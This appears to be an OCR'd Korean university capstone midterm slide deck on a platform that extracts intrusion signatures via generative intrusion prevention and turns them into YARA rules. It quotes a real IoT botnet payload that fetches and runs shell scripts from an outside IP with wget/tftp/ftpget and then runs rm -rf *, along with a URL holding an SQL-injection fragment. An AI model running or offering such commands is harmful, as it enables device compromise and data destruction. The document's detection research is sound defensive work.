
캡스톤 디자인 2024-1 중간 발표

생성형 침입방지 기술 기반 보안 플랫폼

국민대학교 소프트웨어학부 34조 | 엄석현 김태경 김태윤 박준서 | 지도교수 윤명근

KMU 국민대학교 KOOKMIN UNIVERSITY

주제 소개



?

기존 보안시스템의 문제

과거 데이터 기반 필터링 문제

패킷이 도착하면 의심스러운
문자열(signature) 포함여부 확인

!

기존에 발생하지 않았던 공격
Zero Day Attack은 탐지할 수 없음


주제 소개

국민대학교 KOOKMIN UNIVERSITY

제로데이 공격 급증 >>>


공격 탐지를 위한
빠른 시그니처 추출 기술 연구개발 활발

BUT,
일반적인 방법으로 추출시
실제 공격 시그니처 보다
공격과 무관한 시그니처가 더 많이 추출




주제 소개

생성형 침입 방지 기술(GIPS: Generative Intrusion Prevention on data Stream)을 사용해
유의미한 시그니처를 나올 수 있는 그룹을 **식별**하고 이를 이용해 **시그니처 집단을 추출**



※ Seo, HyungBin, and MyungKeun Yoon. "Generative intrusion detection and prevention on data stream." *32nd USENIX Security Symposium (USENIX Security 23)*. 2023.

프로젝트 목표



생성형 침입방지 기술기반

보안 Web 플랫폼

탐지 규칙 자동 생성

추출한 공통 시그니처를 Yara Rule 형태로 자동 생성해 주는 기능을 구현하여 다양한 분석 툴에서 활용

공격 시각화

다양한 데이터 소스로부터 손쉽게 분석이 가능하도록 시각화하여 보여주는 Web 플랫폼을 구성하여 증가하고 있는 제로데이 공격과 같은 보안 위협을 식별할 수 있는 플랫폼을 구축

진행 내용

"~/login.do?**id=admin&password=admin123@**"

기대 토큰	실제 추출 토큰
id=admin	**id=adm**
password=admin123@	**ln&pass**
	word=admin123@

GIPS에서는 페이로드를 분할할 때 **AE(Asymmetric Extremum)기법**을 사용함

> 이 비대칭 chunk때문에 사람의 시점에서 유의미한 토큰이 도출 되지 않음

※ Zhang, Yucheng, et al. "AE: An asymmetric extremum content defined chunking algorithm for fast and bandwidth-efficient data deduplication." 2015 IEEE Conference on Computer Communications (INFOCOM). IEEE, 2015.

진행 내용

- 기존 비대칭 청킹 기법의 문제점을 보안하기 위해 다양한 접근을 시도 중


HTTP Protocol-Aware 기법 테스트

특수문자 기반 파싱	~ac.kr/course/view/login.jsp?id=admin&pwd=%27%3B+DROP+TABLE
NLP 알고리즘	~ac.kr/course/view/login.jsp?id=admin&pwd=%27%3B+DROP+TABLE


URL 파서 테스트 결과

청킹이 끝난 시점의 분할된 문장은 기존보다 개선되었으나,

최종 단계까지 진행한 후의 시그니처 값은 큰 차이가 없어 분석중



기존 CDC



개선 테스트 버전

진행 내용

- 실제 추출해낸 시그니처가 데이터에서 유의미한지에 대한 실험을 진행

('/1.1', 10)
('GET /', 9)
('PING', 750)
('\x00No ', 8)
('PONG\n', 728)
('root', 264)
('ÿý\x01ÿý', 33)
('Password: ', 51)
('Login', 19)
('tftp', 56)
('sh\r\n', 17)
('ÿý\x01ÿý\x1fÿý!ÿû\x01ÿû\x03', 10)

추출 시그니처 I CIOT23 데이터셋

공격과 관련있는 유의미한 시그니처 정상 추출 확인

유의미 시그니처

PING/ PONG: ICMP Scanning

root: 관리자 권한 접근 시도

Login, password: 로그인 시도

tftp: 파일 전송 시도

sh: shell 실행 파일

진행 내용

- 실제 페이로드와 추출 유의미 시그니처 비교


```
/tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://167.99.182.238/bins.sh;
chmod 777 bins.sh; sh bins.sh;
tftp 167.99.182.238 -c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp -r tftp2.sh -g
167.99.182.238; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21
167.99.182.238 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm -rf *
```

```
\x00\x00\x00%d.%d.%d.%d\x00[login]:\x00\x00\x00\r\n\x00\x00password:\x00\x00\x00\x00ncorrect\x00\x
00\x00\x00sh\r\n\x00\x00\x00\x00REPORT%s:%s:%s\x00ÿúd¬ÿújÿúnèÿúr\x14ÿútDÿúxHÿúzxÿú\x7fDÿú\x80<
Failed opening raw socket.\x00\x00Failed setting raw headers mode.\x00\x00\x00\x00wget --no-check-
certificate -q /tmp/null\x00\x00\x00\x00r\x00\x00\x00all\x00,\x00\x00\x00syn\x00rst
\x00fin\x00ack\x00psh\x00 Invalid flag "%s"\x00\x00\x00PONG!\x00\x00\x00GETLOCALIP\x00\x00My IP:
```

유의미 시그니처 | PING / PONG / root / Login / password / tftp / sh

진행 예정

- Vector DB



1. 중간 모듈에 Vector DB 활용

- 패킷을 청킹한 후 벡터로 만들어 벡터 DB에 삽입
- 새로운 패킷이 들어왔을 때 벡터화 시킨 후 벡터DB에서 검색
- 검색 결과 비슷한 벡터가 많이 나온다면 빅그룹으로 식별

2. 마지막 시그니처에 Vector DB 활용

- 공격 패킷들은 유사한 형태를 띄고 있는 경우가 많기 때문에 비슷한 벡터값으로 유추 가능함
- 시그니처 분류에 벡터 DB를 사용하면 기존에 있던 공격 뿐 만 아니라 앞으로 들어올 공격들에 대한 예측도 가능함

진행 예정

국내 최고 수준 보안 기업/기관 산학협력 예정

SECUI WINS nurilab KiSTi www.kisti.re.kr

실제 산업체의 데이터셋 + 기술

GIPS에 벡터DB를 접목시키는 방향으로 산학 협력을 진행할 예정임

감 사 합 니 다